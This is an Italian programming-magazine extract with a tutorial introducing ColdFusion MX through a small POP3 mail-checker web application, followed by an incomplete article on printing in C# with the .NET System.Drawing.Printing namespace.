Pur basandosi sullo stesso principio della maggior parte degli application server in circolazione oggi, ColdFusion ha una sua caratteristica peculiare che lo rende diverso dagli altri: al posto di un linguaggio di scripting il prodotto Macromedia – ormai alla sua sesta edizione – offre una vasta libreria di tag, simili nella forma a quelli HTML, che vengono però interpretati ed eseguiti sul server durante la fase di generazione del contenuto da inviare come response al browser, in maniera del tutto analoga a quanto avviene con l'esecuzione del codice di scripting. Qual è dunque il vantaggio di un approccio come quello adottato da Macromedia per ColdFusion? Indubbiamente la scelta di un linguaggio di mark-up (CFML – ColdFusion Markup Language) come motore di dinamicità delle pagine web permette di appiattire la curva delle difficoltà di apprendimento iniziale: prendiamo il caso – peraltro tipico – di un web designer non programmatore che voglia avvicinarsi al mondo delle applicazioni web e desideri aggiungere alle sue competenze quella di creare pagine dinamiche, oltre che esteticamente piacevoli. Scegliendo un linguaggio di scripting, il povero grafico si troverà a dover affrontare subito e di petto alcuni dei concetti tipici della programmazione che invece richiedono tempo ed applicazione per essere assimilati correttamente: variabili, espressioni, funzioni, cicli iterativi, condizioni, tipi di dati, etc. Prima di essere effettivamente operativo, sarà necessario un periodo – più o meno lungo – di studio ed esercitazioni per entrare nell'ottica della programmazione. Attenzione, però, a non pensare che ColdFusion, per il fatto di non presentare subito queste difficoltà, sia di conseguenza uno strumento semplice e poco potente. Tutto quello che serve ad un vero programmatore c'è, è solo il modo in cui viene presentato che è più intuitivo per coloro che già sono esperti di altri linguaggi di mark-up come HTML. Sicuramente il nostro designer prima o poi si scontrerà con i concetti della programmazione di base anche usando ColdFusion, ma nel frattempo avrà già creato alcune sue pagi-

Requisiti

Gli esempi di questo articolo sono stati testati con la seguente configurazione

- **PC: PIII 800MHz, 128Mb RAM**
- **Sistema Operativo: Windows 2000 Pro SP3**

SOFTWARE NECESSARIO: ColdFusion MX – la configurazione è quella di default, non è richiesto nessun intervento amministrativo dopo l'installazione. Durante la fase d'installazione, tenere i valori di default del prodotto e selezionare la modalità standalone. Per utilizzare i file .cfm dell'esempio è sufficiente copiarli nella cartella *C:\CFusionMX\wwwroot* (la document root del prodotto). ColdFusion MX è scaribabile dal sito Macromedia, in versione trial limitata a 30gg. Trascorso il termine sarà sempre possibile utilizzare il prodotto, ma solo con richieste provenienti dalla macchina su cui il server è installato (localhost).

Sistema

Introduzione
a ColdFusion MX

ne dinamiche e probabilmente l'apprendimento pratico sarà già avvenuto in maniera naturale sul campo.

ARCHITETTURA DI COLDFUSION

Prima di tornare sulla potenza del prodotto a dispetto della sua semplicità d'uso, vediamo brevemente di cosa si tratta da un punto di vista architetturale. Innanzitutto, rispetto a ColdFusion 5, la successiva ed attuale versione MX dell'application server rappresenta una vera e propria rivoluzione, si potrebbe dire quasi un prodotto nuovo: da un software in C++ che produceva del PCODE dalle pagine con CFML che veniva interpretato a sua volta dalla scripting engine del CFML stesso, siamo adesso passati ad un prodotto interamente Java. È chiaro che è stata mantenuta una compatibilità il più possibile totale tra le pagine create per le versioni 5 e MX, in quanto la novità eclatante dell'ultimo rilascio riguarda per l'appunto maggiormente l'aspetto architetturale. ColdFusion MX è oggi basato su JRun, un application server sempre di Macromedia al 100% J2EE-compliant (livello 1.3), e le pagine che utilizzano la libreria CFML – di solito con estensione .cfm – vengono trasformate in JSP e lasciate all'esecuzione da parte del server Java. Nonostante Java non sia poi noto per la sua performance eccezionale, si riscontra comunque un miglioramento nella snellezza di questa, rispetto alle versioni precedenti del prodotto, dovuta al fatto che l'interpretazione del PCODE (lo pseudo-codice passato alla scripting engine) era particolarmente lenta, mentre adesso – una volta compilata la JSP, che alla prima esecuzione risponde con tempi biblici – si hanno delle risposte molto veloci.

Fig. 1: La console di amministrazione di ColdFusion via browser.

Una console amministrativa via browser (la vedete in Fig. 1) vi permette di gestire il prodotto dal punto di vista sistemistico, settando parametri relativi alla JVM che sottosta a ColdFusion, configurando il debugging e la traccia delle attività delle server, creando i data source da cui attingere i dati per le vostre applicazioni (si parla sempre di fonti dati JDBC, ovviamente), registrando le varie estensioni di cui intendete avvalervi e restringendo l'accesso a determinate funzionalità secondo un interessante sistema di sicurezza basato su directory di deployment. Tornando invece alla potenza e flessibilità di questo application server, va detto che con l'adesione alle specifiche J2EE la casa produttrice ha fatto l'intelligente scelta di lasciare una porta aperta allo sviluppatore per sfruttare le implicite potenzialità del server Java sottostante. Solo per fare alcuni esempi, è possibile creare dei servizi web con CFML, oppure si può far uso delle librerie di tag JSP direttamente nelle pagine .cfm, così come è consentito utilizzare EJB od oggetti CORBA/COM direttamente dal markup di ColdFusion ed utilizzare pagine JSP o servlet già create. In questo modo, senza nulla togliere all'approccio intuitivo e semplice che caratterizza questo software, si dà la possibilità, a chi parta da conoscenze di programmazione già elevate, di sfruttare appieno le proprie competenze per risolvere problemi proporzionalmente più complessi.

UNO SGUARDO AL MARK-UP

Ma lasciamo un attimo da parte la sezione avanzata e vediamo di addentrarci nei meandri del CFML per renderci conto di prima mano della sua semplicità. Per cominciare, il tool di sviluppo! Esisteva un ColdFusion Studio prima della versione MX, adesso invece il prodotto ufficiale per creare pagine .cfm è Dreamweaver. Qualcuno, in giro per la rete, piange la scomparsa del vecchio compagno di lavoro, lamentando che rispetto allo Studio con Dreamweaver non si riesce a lavorare in maniera agevole con i tag lato server e che molte delle funzionalità di sviluppo rapido di quest'ultimo sono di poca utilità ai veri appassionati di CFML, che amano smanettare con il codice vero e proprio e gradirebbero essere supportati meglio in tale attività. In effetti le caratteristiche di sviluppo di codice ColdFusion su Dreamweaver sono poco appariscenti, ma personalmente mi sembra che non manchi quasi nulla. In particolare, sono presenti i classici popup di suggerimento nella stesura a mano del codice HTML e CFML, e quando c'è questo, per un programmatore, siamo già sulla buona strada! Il linguaggio di scripting di ColdFusion si può ricondurre a due elementi separati:

1. **i tag** – quelli con cui si aggiunge dinamicità ad una pagina richiedendo l'esecuzione di particolari operazioni, la verifica di condizioni, etc alla scripting engine che sta approntando la response.
2. **le funzioni** – molto simili in parte a quelle JavaScript, in parte a quelle VBScript, si tratta di una serie di funzionalità messe a disposizione dal run-time della scripting engine e possono essere utilizzate all'interno degli attributi o del body dei tag CFML.

Vediamo subito un frammento di codice dove compaiono entrambi:

```
<b>
<cfif Hour(Now()) gt 16>
<p style="color:#660000">Buona sera!</p>
<cfelseif Hour(Now()) gt 11>
```

Server-side scripting e client-side scripting

Attenzione ad avere sempre chiaro quando si parla di pagine dinamiche se si intende dinamicità lato server o lato client: la prima sta ad indicare la generazione di una response HTTP attraverso l'esecuzione di codice sul server – il browser riceve una pagina HTML che è il risultato del programma che l'application server ha fatto girare a fronte della request. La seconda invece è riferita di solito a JavaScript, applet o Flash, ed indica la capacità della pagina di interagire con l'utente a livello del browser – il codice di dinamicizzazione non influisce sul contenuto della pagina e viene eseguito dal browser, non dal server. I pulsanti con rollover sono un esempio classico di pagina dinamica lato client.

```
<p style="color:#3333FF">Buon giorno!</p>
<cfelse>
<p style="color:#CC9900">Ben svegliato! Hai fatto
sogni d'oro?</p>
</cfif>
</b>
```

Il tag <*cfif*> (notate che tutti i tag aggiuntivi di ColdFusion iniziano con *cf*) permette l'esecuzione o visualizzazione di blocchi di codice selettivamente in base al risultato di un'espressione che ritorni *TRUE* o *FALSE*, espressione che normalmente viene enunciata per mezzo di funzioni (nel nostro caso *Hour* e *Now*) o operatori di confronto o entrambi. Nulla di nuovo rispetto ai classici blocchi if dei linguaggi di scripting se non il fatto che non c'è una sintassi completamente nuova da imparare: è tutto come l'HTML. Notate che gli operatori di confronto, per evitare problemi con il codice HTML che non amerebbe =, >, < etc. all'interno dei tag, prendono una delle seguenti forme (colonna di destra):

=, ==	IS, EQUAL, EQ
<>, !=	IS NOT, NOT EQUAL, NEQ
>	GREATER THAN, GT
<	LESS THAN, LT
>=	GREATER THAN OR EQUAL TO, GTE, GE
<=	LESS THAN OR EQUAL TO, LTE, LE

Ovviamente si possono anche creare variabili da (ri) utilizzare nel nostro codice e con cui memorizzare valori temporanei o di utilità: rivediamo l'esempio di prima con l'uso di una variabile che tenga il valore dell'ora corrente senza doverlo ricalcolare ogni volta dalla data ed ora attuali (restituiti dalla funzione *Now*):

```
<b>
<cfset thisHour = Hour(Now())>
<p>L'ora attuale è <cfoutput>#thisHour#</cfoutput></p>
<cfif thisHour gt 16>
<p style="color:#660000">Buona sera!</p>
<cfelseif thisHour gt 11>
<p style="color:#3333FF">Buon giorno!</p>
<cfelse>
<p style="color:#CC9900">Ben svegliato! Hai fatto
                                    sogni d'oro?</p>
</cfif>
</b>
```

Il tag per fare questo, come avrete notato, è <*cfset*>, con cui si dichiara ed inizializza una variabile. La funzione *IsDefined* (notate che CFML non è case-sensitive) vi restituisce TRUE se una variabile è già stata impostata, così che potete evitare errori di tentato accesso a valori inesistenti.
Tenete conto che il nome della variabile da testare va indicato come stringa, per cui tra virgolette. La seguente riga, per esempio:

```
<cfoutput>thisHour #IsDefined("thisHour")#</cfoutput>
```

vi mostrerà *"thisHour YES"* se posta dopo la riga con <*cfset*>, *"thisHour NO"* se posta prima. A titolo informativo, *"YES"* e *"NO"* in CFML sono il corrispondente in formato stringa di *TRUE* e *FALSE*. Il tag <*cfoutput*>, invece, serve solo ad indicare che si vuole che il body del tag venga visualizzato su browser, ma dopo essere stato interpretato dalla scripting engine, la quale esegue tutte le espressioni tra # *(hash)* restituendone il valore al contenuto della pagina. L'importanza di questo tag, dunque, sta proprio nel permetterci di inserire il valore delle espressioni e/o variabili CFML all'interno del codice HTML generato. A questo punto è d'uopo un breve approfondimento sulle variabili: ognuna di esse è parte di un ambito di visibilità *(scope)* ben specifico. Quello di default, che abbiamo utilizzato noi di fatto nell'esempio, è relativo alla pagina in esecuzione, e le variabili che ne fanno parte sono visibili solo per il tempo necessario all'esecuzione del codice della pagina. Questo scope ha nome variables, e noi avremmo anche potuto scrivere il nostro codice in questo modo:

```
<cfset variables.thisHour = Hour(Now())>
<cfoutput>thisHour:
              #IsDefined("variables.thisHour")#</cfoutput>
<p>L'ora attuale è
         <cfoutput>#variables.thisHour#</cfoutput></p>
```

IL CODICE È EQUIVALENTE A QUELLO VISTO FINORA

L'ambito successivo è la sessione, denominato session. Questo vale per tutte le richieste da parte di uno stesso client (browser) e permette di tenere delle informazioni relative alla navigazione di un utente piuttosto che un altro, in modo da poter così personalizzare le pagine e le informazioni visualizzate in base ai dati memorizzati in sessione a partire dall'attività dell'utente stesso. Un esempio potrebbe essere il carrello della spesa in un sito di e-commerce: siccome tale oggetto viene manipolato in fasi successive su più pagine o più chiamate alla stessa pagina, l'ambito variables non sarebbe sufficiente, mentre l'ambito session ci permette proprio di condividerlo tra più request. La visibilità più ampia, infine, è detta application e rappresenta uno spazio di informazioni condivise tra tutte le request di tutti i client connessi (quindi, condivisa da tutte le sessioni). Il classico esempio di valore da tenere a questo livello è il contatore di accessi, che dovendo essere incrementato al passaggio di ogni client non avrebbe senso a livello di sessione.

UN SEMPLICE ESEMPIO

Per dimostrare quanto sia effettivamente semplice creare applicazioni con ColdFusion, metteremo insieme un po' di pagine per dare vita ad un progetto che ci consenta di consultare l'email dai vari server che utilizziamo per la nostra posta elettronica. In questa sede

Sistema

Introduzione
a ColdFusion MX

Le JSP

Rispetto a linguaggi di scripting quali ASP e PHP, le pagine JSP si differenziano perché vengono prima trasformate in una servlet da parte dell'application server, e quindi eseguite come tali. Non sono quindi tecnicamente interpretate dalla scripting engine: la loro funzione è quella di semplificare il lavoro di chi crea l'aspetto grafico di un sito offrendo un modo per lavorare con tool di creazione di pagine HTML (tipo Dreamweaver) aggiungendo però dinamicità attraverso il codice Java. Di fatto l'esecuzione della JSP avviene solo attraverso la servlet che ne deriva, ma l'application server garantisce la sincronizzazione con eventuali modifiche del file *.jsp* originale.

Sistema

Introduzione a ColdFusion MX

Cos'è J2EE?

Il framework J2EE è una serie di specifiche, API ed interfacce redatte dalla Sun per offrire un sostrato di programmazione a chi crea applicazioni enterprise (ovverosia robuste, affidabili, transazionali, scalabili, etc). L'architettura permette di sviluppare ed eseguire principalmente servlet, JSP ed EJB: chi implementa questa specifica (i vendor J2EE, cioè chi commercializza gli application server) si impegna ad offrire un ambiente esecutivo dentro cui i componenti scritti dai programmatori J2EE possano girare ed interagire con l'ambiente (per esempio, è il framework J2EE che si occupa di invocare una servlet quando arriva una richiesta HTTP indirizzata ad essa, e compila le JSP per renderle eseguibili quando sono invocate).

ci fermeremo alla lettura dei messaggi senza eventuali attachment, ma l'idea potrà essere portata avanti per includere tutte le funzionalità di un client di posta completo. Solo un paio di note d'apertura prima di iniziare a vedere il codice dell'esempio. Abbiamo parlato prima di sessioni e del session scope: per rendere disponibile questo ambito di variabili è necessario dichiarare che intendiamo utilizzare le sessioni tramite il tag *<cfapplication>*, il quale viene posto in un file speciale dal nome *application.cfm*. Questo file serve per impostare la nostra web application senza ripetere il tag su tutte le pagine che la compongono. È simile al *global.asa* dell'ASP e ci permette eventualmente anche di inizializzare eventuali variabili per il nostro codice. Nel sito di consultazione della posta che andiamo ad analizzare, l'impostazione globale è questa

```
<cfapplication name="MailChecker"
        sessionTimeout=#CreateTimeSpan(0, 0, 20, 0)
                        # sessionManagement="Yes">
```

e definisce il nome dell'applicazione *(MailChecker)*, il timeout di sessione (20 min) ed attiva l'ambito di visibilità delle sessioni. L'altra nota d'apertura riguarda invece i form HTML. Premesso che ColdFusion supporta solamente i form che inviano le informazioni con il metodo POST dell'HTTP, aggiungiamo un altro spazio di variabili all'elenco della sezione precedente: si tratta di form, appunto, che contiene delle variabili il cui nome coincide con il name del campo di input sulla pagina web. È opportuno sempre verificare con IsDefined che i campi che vi attendete siano effettivamente presenti, onde evitare degli errori run-time che verrebbero rigirati al client.
Detto questo, passiamo al mini-sito: è previsto un form iniziale (vd. Fig. 2 e Listato 1) con cui vengono richiesti all'utente il server POP, lo user e la password per il controllo dei messaggi.





Fig. 2: **Il form di richiesta delle informazioni per l'accesso ad un server POP3.**

Listato 1 mailform.cfm

```
<body>
<form action="mailcheck.cfm" method="post"><center>
<cfif isDefined("session.mailServer")>
<cfset theMailServer = session.mailServer>
<cfelse>
<cfset theMailServer = "pop.tiscali.it">
</cfif>
<cfif isDefined("session.username")>
<cfset theUsername = session.username>
<cfelse>
<cfset theUsername = "">
</cfif>
<table border="1" width="700" bgcolor="#FF9900">
<tr><td colspan="2"><p align="center"><strong>
                      Immetti i dati per controllare la
      tua posta!</strong></p></td></tr>
<tr><td width="50%"><p><strong>Mail Server:
          </strong></p></td><td width="50%"><p>
<cfoutput><input type="text" name="mailserver"
  value="#theMailServer#"></cfoutput></p></td></tr>
<tr><td><p><strong>Username:
                         </strong></p></td><td><p>
<cfoutput><input type="text" name="username"
  value="#theUsername#"></cfoutput></p></td></tr>
<tr><td><p><strong>Password: </strong></p>
               </td><td><p><input type="password"
                 name="password"></p></td></tr>
<tr><td colspan="2"><p align="center"><input
    type="submit" value="Check Mail"></p></td></tr>
</table>
</center></form>
</body>
```

Queste informazioni vengono passate alla pagina mailcheck.cfm (vd. Listato 2) che salva le informazioni in sessione.

Listato 2 mailcheck.cfm

```
<cfif not isDefined("form.mailserver") or not
                   isDefined("form.username") or not
                        isDefined("form.password")>
<cfif not isDefined("session.mailServer") or not
                isDefined("session.username") or not
                     isDefined("session.password")>
<p>Devi specificare server, user e password dal form del
                          Simple Mail Checker!</p>
<p><form action="mailform.cfm" method="get">
<input type="submit" value="<< FORM"></p>
</center></body></html>
<cfabort>
</cfif>
<cfelse>
<cfset session.mailServer = form.mailserver>
<cfset session.username = form.username>
<cfset session.password = form.password>
</cfif>
<cftry>
<cfpop name="messages" server="#session.mailServer#"
            username="#session.username#" password="
            #session.password#" action="getheaderonly">
<cfcatch type="any">
<p>Il Simple Mail Checker ha riscontrato questo errore:</p>
<p><cfoutput>#cfcatch.detail#</cfoutput></p>
<p><form action="mailform.cfm" method="get">
<input type="submit" value="<< FORM"></p>
</center></body></html>
<cfabort>
```

```
</cfcatch>
</cftry>
```

Se il form si accorge che sono già presenti dei dati nel session scope, allora ripropone all'utente le stesse informazioni, altrimenti il form mostra un server di default (il POP di Tiscali). Nel *mailcheck.cfm*, invece, apriamo con un controllo che ci permette di verificare la disponibilità dei parametri d'accesso al server di posta – o dal form, da cui vengono messi in sessione, o dalla sessione stessa se siamo ad un passaggio successivo alla chiamata del form. Se i parametri non sono disponibili né da una parte né dall'altra, allora si mostra un messaggio d'avvertimento al client, con un link al form, e si interrompe l'esecuzione della pagina tramite il tag *<abort>*. Grazie a questo tag il resto della pagina viene ignorato e sul browser sarà visualizzato solo il nostro messaggio d'errore. Una verifica simile viene eseguita anche in testa alle pagine *mailview.cfm* e mailremove.cfm, che si occupano di visualizzare e cancellare un messaggio selezionato dalla lista di *mailcheck.cfm*. Per concludere, parliamo del nocciolo del nostro codice. È il tag *<cfpop>*, con il quale si può interagire con un server POP3 per il recupero dei messaggi email ricevuti. Gli attributi del tag che ho utilizzato sono i seguenti:

- **server** - l'indirizzo IP o il nome di dominio del server POP3 da contattare.
- **username** - lo username per l'accesso al server.
- **password** - la password associata allo user indicato.
- **action** - l'operazione da richiedere al server. Si può scegliere tra getHeaderOnly per recuperare solo le informazioni essenziali di ogni messaggio e non appesantire la rete, getAll ritorna invece tutti i dati di ogni messaggio, remove infine cancella il messaggio dal server.
- **name -** il nome associato alla lista di informazioni che sarà recuperata dal comando
- **messageNumber** - passando al tag il numero di un messaggio si limita l'operazione indicata in action al solo messaggio indicato

Il tag contatta il server POP, richiede l'operazione indicata in action e restituisce una lista dei risultati ottenuti associandola al nome dell'attributo name. A questo punto, possiamo utilizzare una sintassi alternativa di *<cfoutput>* che prevede un attributo query, il quale rappresenta appunto il nome di una lista di risultati su cui ciclare: il body del tag verrà ripetuto una volta per ogni elemento della lista. Onde evitare la generazione automatica di pagine d'errore tipo quella della Fig. 3, ho "incartato" il tag *<cfpop>* in un blocco try… catch di ColdFusion (*<cftry><cfcatch></cftry>*), in modo tale da poter gestire io un eventuale errore di connessione, autenticazione, etc. nella comunicazione con il server POP. La pagina d'errore, in questo caso, la posso gestire come voglio e renderla quindi più adatta al contesto del sito.

Listato 3 mailcheck.cfm

```
<cfset alternate = true>
<cfoutput query="messages">
<tr bgcolor="###IIf(alternate,DE("FFFFFF"),DE("999999"))#">
    <td align="center" width="5%">#messageNumber#</td>
<td align="center" width="20%">#date#</td>
<td align="center" width="35%">#from#</td>
<td align="center" width="35%">#subject#</td>
<td align="center" width="5%"><form
                    action="mailremove.cfm" method="post">
<input type="hidden" name="message"
                              value="#messageNumber#">
<input type="submit" value="DEL"></form><form
                      action="mailview.cfm" method="post">
<input type="hidden" name="message"
                              value="#messageNumber#">
<input type="submit" value="VIEW"></form></td></tr>
<cfset alternate = not alternate>
</cfoutput>
```






Fig. 3: **L'errore di mailcheck.cfm senza gestione programmatica con <cftry>.**

Listato 4 mailremove.cfm e mailview.cfm

```
<cfif not isDefined("form.message")
                     or not isDefined("session.mailserver")
                      or not isDefined("session.username")
                     or not isDefined("session.password")>
<p>Devi scegliere un messaggio dalla lista di messaggi
                              del Simple Mail Checker!</p>
<p><form action="mailform.cfm" method="get">
<input type="submit" value="<< BACK"></p>
</center></body></html>
<cfabort>
</cfif>
```

CONCLUSIONI

Con questa introduzione abbiamo esplorato solo una piccola parte delle potenzialità di ColdFusion. Ho trovato interessante la capacità che il tool offre di creare in maniera semplice e con poche righe di codice CFML delle applicazioni che in linguaggi convenzionali richiederebbe sicuramente molto più lavoro.

Federico Mestrone

Sistema

Introduzione
a ColdFusion MX

Approfondimenti

Sulla guida di riferimento installata insieme a ColdFusion potete approfondire gli argomenti trattati, potreste pensare di aggiungere la funzionalità di gestione degli attachment dei message (sempre con il tag *<cfpop>*) e quella di creazione ed invio di email (con il tag *<cfmail>*, anche questo documentato nell'help ondine).

L'output su carta in .NET

Funzioni di Stampa in C#

Sistema

Quasi ogni tipo di applicazione deve supportare delle funzionalità per la stampa su carta di testi, immagini, grafici, o altro. Ecco come farlo in .NET.

File sul CD
\soft\codice
\StampeC#.zip

File sul Web
www.itportal.it
/ioprog70/StampeC#.zip

Durante l'utilizzo delle nostre abituali applicazioni, ci troviamo continuamente a dover osservare sullo schermo lunghe sequenze di caratteri, testi, immagini. Ma quale utente non ha mai desiderato di stare tranquillamente sdraiato o seduto in poltrona a leggere le stesse informazioni su un più comodo supporto cartaceo? Magari solo per poter avere sott'occhio tutta una intera schermata, tanto grande che risulta necessario vederla a tratti e scrollando su e giù le varie pagine. Ed allora, vestendo i panni dello sviluppatore, perché non aggiungere alle nostre applicazioni il supporto per la stampa e dare ai nostri utenti tale comodità? Vediamo come farlo con C# e con il .NET framework.

IL NAMESPACE SYSTEM.DRAWING.PRINTING

La libreria di classi del .NET framework contiene, fra gli altri, il namespace *System.Drawing.Printing*, in cui troviamo una serie di classi che ci aiuteranno a portare a termine gli scopi che ci siamo prefissi. In particolare non possiamo fare a meno dell'uso della classe *PrintDocument* per la stampa vera e propria, della classe *PrintPreviewDialog* per generare un'anteprima di stampa, e della classe *PageSetupDialog* per gestire le impostazioni della pagina, compresi i margini e l'orientamento.
Nel namespace *System.Drawing.Printing* sono naturalmente presenti tutta una serie di altre classi, delegati ed enumerazioni a supporto di operazioni più complete e complesse, che in questo articolo non possiamo esplorare in profondità, ma che consiglio di approfondire dando un'occhiata alla documentazione MSDN on-line o a qualche testo in bibliografia, partendo magari dagli spunti che forniscono i box laterali.

UN SEMPLICE PROGETTO

Utilizzando il namespace suddetto impostiamo un'applicazione Windows che ci permetta quindi di effettuare le tre classiche operazioni che ritroviamo in quasi ogni menù *File* che si rispetti, vale a dire:

- Imposta Pagina…
- Anteprima di stampa
- Stampa…

Iniziamo quindi a realizzare una finestra con tale menù e magari con un ulteriore comando *Apri* per visualizzare in un controllo *RichTextBox* il contenuto di un file di testo. Lasciando perdere il codice necessario a realizzare lo scheletro dell'applicazione, passiamo a vedere invece come utilizzare gli strumenti del namespace *Printing*.

LA CLASSE PRINTDOCUMENT

La classe *PrintDocument* fornisce gli strumenti necessari ad inviare le informazioni ad una stampante. Il ruolo della classe *PrintDocument*, è fondamentale, tanto che anche utilizzando solo tale classe è possibile ottenere delle stampe. Ad esempio potremmo utilizzarla in una semplice applicazione console per stampare una riga di testo. Il seguente esempio mostra proprio come svolgere questo compito, e ci farà da subito vedere come trattare con gli oggetti *PrintDocument*:

```
using System;
using System.Drawing.Printing;
using System.Drawing;
/// <summary>
///Una semplice applicazione
///che stampa una riga di testo in rosso
/// </remarks>
public class ConsolePrint {
  private PrintDocument doc;
  public ConsolePrint() {
        doc=new PrintDocument();
        doc.PrintPage += new PrintPageEventHandler(
                                          doc_PrintPage);
        doc.Print();}
```

```
private void doc_PrintPage(Object sender ,
                                PrintPageEventArgs e){
   String textToPrint = "Stampare Hello World!";
   Font font = new Font("Arial", 20);
   e.Graphics.DrawString(textToPrint, font,
                                Brushes.Red, 0, 0);}
[STAThread]
static void Main(){
   new ConsolePrint(); }
```

Salvate la classe in un file *ConsolePrint.cs* (o prendetelo dal CD) , compilate dal prompt con il comando *csc ConsolePrint.cs*, ed eseguite *ConsolePrint.exe*. Se il vostro PC ha una stampante collegata e funzionante, vedrete stampato su carta, in rosso se sono supportati i colori, il testo *"Stampare Hello World!"*. Utilizzando comunque la classe *PrintDocument* in congiunzione alle altre classi del namespace *Printing*, la realizzazione del codice diviene molto più veloce ed agevole. Riassumiamo i passi da compiere: creare un oggetto *PrintDocument*, aggiungere un gestore all'evento *PrintPage*, in cui vengono create le pagine da stampare per mezzo di un oggetto *Graphics*, chiamare il metodo *Print()* dell'oggetto *PrintDocument*, metodo che scatenerà proprio l'evento *PrintPage*.

IMPOSTARE LA PAGINA E LA STAMPANTE

Stampare una riga è un conto, ma stampare pagine e pagine di testo richiede, fra le altre cose, anche l'impostazione delle dimensioni del foglio e dei margini di stampa. La libreria di classi .NET fornisce delle classi che consentono di gestire tali informazioni. La classe *PageSettings* consente di specificare le impostazioni che riguardano le pagine di un documento, impostazioni applicabili poi all'oggetto *PrintDocument* su cui si sta lavorando, per mezzo della proprietà *DefaultPageSettings* di quest'ultimo. La Tab. 1 contiene tutte le proprietà gestibili per mezzo della classe *PageSettings*. La classe *PrinterSettings* consente invece di specificare la modalità di stampa di un documento, compresa la stampante da utilizzare. Nella Tab. 2 sono riportate alcune fra le proprietà più importanti della classe, fra quelle non riportate in tabella vi sono ad esempio le impostazioni per la stampa fronte/retro, la fascicolazione, la stampa su file, di cui comunque potete facilmente trovare documentazione on-line su MSDN. Per un più semplice utilizzo di tali classi sono inoltre presenti le classiche *Dialog* che vengono visualizzate ad esempio in un word processor. Dobbiamo innanzitutto aggiungere alla form un nuovo oggetto *PageSettings* ed impostare la proprietà *DefaultPageSettings* dell'oggetto *PrintDocument*. Per abilitare anche il pulsante di impostazione della stampante bisogna aggiungere anche un campo *printerSettings* di classe *PrinterSettings*:

```
private PageSettings pageSettings;
private PrinterSettings printerSettings;
//Nel Costruttore
```

Proprietà	Descrizione
Bounds	Dimensioni della pagina, considerando l'orientamento della pagina come specificato dalla proprietà Landscape.
Color	Se è true indica che la pagina deve essere stampata a colori.
Landscape	Orientamento orizzontale (true) o verticale (false).
Margins	I margini di pagina.
PaperSize	Il formato della carta per la pagina.
PaperSource	L'alimentazione della pagina (ad esempio, il cassetto superiore della stampante).
PrinterResolution	La risoluzione di stampa per la pagina.
PrinterSettings	Le impostazioni della stampante associate alla pagina.

Tab. 1: Le proprietà della classe PageSettings.

Proprietà	Descrizione
Copies	Numero di copie del documento da stampare.
DefaultPage Settings	Impostazioni di pagina predefinite per questa stampante.
FromPage	Il numero di pagina della prima pagina da stampare.
Installed Printers	Ottiene i nomi di tutte le stampanti installate nel computer.
PaperSizes	Formati della carta supportati da questa stampante.
PaperSources	Cassetti di alimentazione disponibili nella stampante.
PrinterName	Il nome della stampante da utilizzare.
Printer Resolutions	Risoluzioni supportate da questa stampante.
PrintRange	I numeri di pagina specificati dall'utente per la stampa.
SupportsColor	Indica se la stampante supporta la stampa a colori.
ToPage	Numero dell'ultima pagina da stampare.

Tab. 2: Le proprietà della classe PrinterSettings.

Fig. 1: Page Setup Dialog.

Sistema

Funzioni *di Stampa in C#*

BeginPrint e EndPrint

Oltre all'evento *PrintPage* è possibile gestire gli eventi BeginPrint ed EndPrint, includendo ad esempio un valore intero che rappresenta il numero totale di pagine da stampare, e decrementandolo man mano che le pagine vengano stampate. BeginPrint è chiamato prima della stampa della prima pagina e può essere utilizzato per inizializzare font, brush ed altre risorse utilizzate per disegnare la pagina. L'evento EndPrint può essere utilizzato per rilasciare tali risorse.

Sistema

Funzioni
di Stampa in C#

```
pageSettings=new PageSettings();
printerSettings=new PrinterSettings();
pageSettings.PrinterSettings=printerSettings;
doc.DefaultPageSettings=pageSettings;
```

A questo punto possiamo semplicemente far apparire una *PageSetupDialog* (Fig. 1) al click sulla voce *"Imposta pagina…"* del nostro menù, abilitando ad esempio le proprietà *AllowOrientation* ed *AllowMargins* per consentire appunto di variare le impostazioni di orientamento e dei margini, e potremo fare le nostre impostazioni tramite la dialog stessa, sia per quanto riguarda la pagina che per le stampanti (Fig. 2):





Fig. 2: Impostazioni riguardanti le stampanti.

```
private void mnuPageSetup_Click(object sender,
                                      System.EventArgs e)
{ PageSetupDialog pageSetupDialog = new
                                      PageSetupDialog();
  pageSetupDialog.Document=this.doc;
        pageSetupDialog.PageSettings =pageSettings;
  pageSetupDialog.PrinterSettings =printerSettings;
        pageSetupDialog.AllowOrientation = true;
        pageSetupDialog.AllowMargins = true;
        pageSetupDialog.ShowDialog(); }
```

La finestra di dialogo *PageSetupDialog* modifica le informazioni relative agli oggetti *PageSettings* e *PrinterSettings* di un determinato oggetto *PrintDocument*. Tramite le proprietà della classe *PageSetupDialog* è inoltre possibile abilitare le sezioni della finestra di dialogo per gestire la stampa, i margini, l'orientamento della pagina, le dimensioni e l'alimentazione e per visualizzare i pulsanti dell'help e di rete. Fra le altre, la proprietà *MinMargins*, di classe *Margins*, anch'essa facente parte del namespace *System.Drawing.Printing*, consente di impostare i margini minimi selezionabili dall'utente nella dialog stessa. Ad esempio, se prima di chiamare il metodo *ShowDialog()*, scriviamo le due linee di codice:

```
        Margins m=new Margins(100,100,50,50);
        pageSetupDialog.MinMargins=m;
```

non facciamo altro che creare un nuovo oggetto *Margins*, passando come parametri del costruttore, nell'ordine, il minimo margine di sinistra, quello di destra, quello superiore e quello inferiore, in centesimi di pollice. Nella dialog di impostazione pagina non potremo, a questo punto, scegliere dei margini di valore inferiore a quelli specificati, anzi, se ci provassimo, essi verrebbero automaticamente corretti al valore minimo impostato. Quando si crea un'istanza della classe *PageSetupDialog*, le sue proprietà vengono impostate su dei valori di default, riportati nella Tab. 3.

Proprietà	Valore di default
AllowMargins	true
AllowOrientation	true
AllowPaper	true
AllowPrinter	true
Document	null
MinMargins	null
PageSettings	null
PrinterSettings	null
ShowHelp	false
ShowNetwork	true

Tab. 3: Proprietà della classe PageSetupDialog.

STAMPARE PIÙ PAGINE

